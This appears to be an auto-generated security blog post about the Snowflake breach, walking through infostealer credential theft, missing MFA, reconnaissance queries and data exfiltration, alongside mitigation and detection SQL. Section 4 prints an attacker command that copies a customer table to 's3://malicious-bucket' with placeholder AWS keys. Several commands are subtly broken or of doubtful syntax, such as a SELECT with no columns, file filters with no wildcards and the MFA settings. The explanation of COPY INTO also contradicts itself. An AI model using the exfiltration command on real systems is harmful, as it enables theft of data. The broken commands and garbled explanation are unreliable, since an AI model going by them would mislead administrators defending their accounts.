Listen to this Post
Introduction:

The recent Snowflake data breach serves as a stark reminder that even the most advanced cloud data platforms are only as secure as their weakest authentication point. This incident, stemming from credential theft and the absence of multi-factor authentication (MFA), led to the exfiltration of terabytes of sensitive customer data. Understanding the mechanics of this attack is crucial for any organization relying on cloud infrastructure.
Learning Objectives:
- Understand the attack chain from credential theft to large-scale data exfiltration.
- Learn how to implement and enforce robust access controls, including MFA and network policies.
- Master the forensic commands to detect unauthorized access in your cloud environments.
You Should Know:
1. The Initial Compromise: Credential Harvesting
The attack did not begin with a sophisticated zero-day exploit against Snowflake’s infrastructure. Instead, it started with infostealer malware on an employee’s computer, harvesting credentials stored in browsers or password managers. These credentials, often reused or poorly protected, became the keys to the kingdom.
Step‑by‑step guide explaining what this does and how to use it.
Infection Vector: An employee inadvertently installs infostealer malware (e.g., Vidar, RedLine) via a phishing email or a compromised website.
Credential Harvesting: The malware scans the machine for browsers (Chrome, Edge, Firefox), extracting saved credentials, cookies, and session tokens.
Exfiltration: The stolen data is sent to a command-and-control (C2) server controlled by the attacker.
Defense Commands (Endpoint):
On a Windows machine, you can scan for common infostealer indicators using PowerShell:
 Scan for recently modified executable files in user directories (a common malware location)
Get-ChildItem -Path C:\Users\ -Include .exe, .dll -Recurse -ErrorAction SilentlyContinue | Where-Object {$_.LastWriteTime -gt (Get-Date).AddDays(-7)} | Select-Object FullName, LastWriteTime
On Linux, check for unauthorized processes and network connections:
 List all established network connections
ss -tulpn
 Check for processes with suspicious network activity
lsof -i -P -n
2. Bypassing Defenses: The Lack of Multi-Factor Authentication
With valid credentials in hand, the attackers logged into the Snowflake portal. The critical failure was the lack of MFA enforcement. A single static password was the only barrier, which the attackers easily bypassed. MFA is a non-negotiable security control, especially for administrative and data-access accounts.
Step‑by‑step guide explaining what this does and how to use it.
Authentication Attempt: The attacker uses the stolen username and password from a non-corporate IP address.
MFA Check: If MFA is not enabled, the platform grants access immediately. If MFA is enabled but not enforced, the attacker is prompted for a code they cannot provide.
Access Granted: Without MFA, the attacker gains full access to the user’s permissions and data.
Enforcement Command (Snowflake):
Within Snowflake, an administrator can enforce MFA for all users with the following SQL command:
-- Alter a user to require MFA
ALTER USER <username> SET DISABLED = FALSE;
ALTER USER <username> SET MFA_LEVEL = 'MANDATORY';

-- Create a policy to enforce MFA for all users (requires appropriate edition)
CREATE OR REPLACE PASSWORD POLICY my_policy
PASSWORD_MIN_LENGTH = 8
PASSWORD_MAX_LENGTH = 256
MFA_ENABLED = TRUE;
3. Lateral Movement and Data Discovery
Once inside, the attacker’s first goal is reconnaissance. They explore the environment to understand the data landscape, identify valuable datasets, and assess their privileges. This involves listing databases, schemas, tables, and stages.
Step‑by‑step guide explaining what this does and how to use it.
Session Establishment: The attacker uses the authenticated session to connect via the Snowflake web interface or a SQL client.
Environment Mapping: They run queries to map out the available resources.
Snowflake Reconnaissance Queries (What an attacker runs):
-- List all databases you have access to
SHOW DATABASES;

-- List all schemas in a specific database
SHOW SCHEMAS IN DATABASE <database_name>;

-- List all tables in a specific schema
SHOW TABLES IN SCHEMA <database_name>.<schema_name>;

-- Check your current role and permissions
SELECT CURRENT_ROLE(), CURRENT_USER();
4. Data Exfiltration via Internal Stages
A key technique used in this attack was the abuse of Snowflake’s internal stages. Attackers generated pre-signed URLs to export data directly from these stages to an external location they controlled, bypassing the need for intermediate file storage.
Step‑by‑step guide explaining what this does and how to use it.
Data Selection: The attacker identifies a target table with valuable data.
URL Generation: They use the `COPY INTO` command not to load data, but to generate a pre-signed URL for unloading, pointing to their own external cloud storage.
Exploitation Command (What an attacker runs):
-- Copy data from a table to an external stage (attacker's AWS S3 bucket)
COPY INTO 's3://malicious-bucket/exfiltrated_data/'
FROM (SELECT  FROM sensitive_customer_table)
CREDENTIALS = (AWS_KEY_ID='AKIAIOSFODNN7EXAMPLE' AWS_SECRET_KEY='wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY')
FILE_FORMAT = (TYPE = CSV COMPRESSION = NONE)
OVERWRITE = TRUE;
Mitigation Command (Network Policy):
Prevent connections from unauthorized IP addresses by creating a network policy in Snowflake:
-- Create a network policy that only allows access from your corporate IP range
CREATE OR REPLACE NETWORK POLICY my_company_policy
ALLOWED_IP_LIST = ('192.0.2.0/24', '203.0.113.100')
BLOCKED_IP_LIST = ()
COMMENT = 'Restrict access to corporate network';

-- Apply the policy to your account
ALTER ACCOUNT SET NETWORK_POLICY = my_company_policy;
5. Forensic Analysis and Detection
After a breach, rapid detection and containment are critical. Snowflake provides query history and access history logs that can be used to identify malicious activity.
Step‑by‑step guide explaining what this does and how to use it.
Audit Log Review: Security teams must regularly review audit logs for suspicious queries, especially large data exports and logins from unexpected geographic locations.
Detection Queries (For Snowflake Administrators):
-- Review recent query history for large data exports (COPY INTO commands)
SELECT QUERY_ID, QUERY_TEXT, USER_NAME, START_TIME, BYTES_SCANNED
FROM SNOWFLAKE.ACCOUNT_USAGE.QUERY_HISTORY
WHERE QUERY_TYPE = 'COPY'
AND BYTES_SCANNED > 1000000000 -- e.g., 1GB
AND START_TIME > DATEADD(day, -7, CURRENT_TIMESTAMP())
ORDER BY BYTES_SCANNED DESC;

-- Check login history for suspicious IP addresses
SELECT USER_NAME, CLIENT_IP, REPORTED_CLIENT_TYPE, EVENT_TIMESTAMP, IS_SUCCESS
FROM SNOWFLAKE.ACCOUNT_USAGE.LOGIN_HISTORY
WHERE CLIENT_IP NOT IN ('192.0.2.1', '192.0.2.2') -- Your approved IPs
ORDER BY EVENT_TIMESTAMP DESC;
What Undercode Say:
- The Perimeter is Personal: The modern security perimeter is no longer the corporate firewall; it is the individual employee’s device. A single infected machine can lead to a catastrophic cloud breach.
- MFA is Not Optional: The absence of enforced multi-factor authentication on critical data platforms is a gross negligence in today’s threat landscape. It is the single most effective control to prevent credential-based attacks.
This breach analysis reveals a fundamental misalignment in cloud security strategy. Organizations are rushing to adopt powerful SaaS platforms like Snowflake but are failing to implement the foundational identity and access management controls required to secure them. The focus has been on the security of the cloud, assuming the provider is responsible, while neglecting security in the cloud, which remains the customer’s duty. This incident underscores that sophisticated tooling is meaningless without the rigorous application of security fundamentals: least privilege, mandatory MFA, and continuous monitoring.
Prediction:
The Snowflake breach will serve as a catalyst for two major shifts. First, we will see a rapid and widespread enforcement of MFA across all SaaS and cloud platforms, becoming a default standard in compliance frameworks. Second, threat actors will increasingly pivot to “secondary supply chain” attacks, where they target not the primary software vendor, but its customers, by systematically harvesting credentials that provide access to these high-value platforms. The era of assuming cloud service provider security alone is sufficient is over; the battleground has moved to identity and endpoint security.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tristanroth Services – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


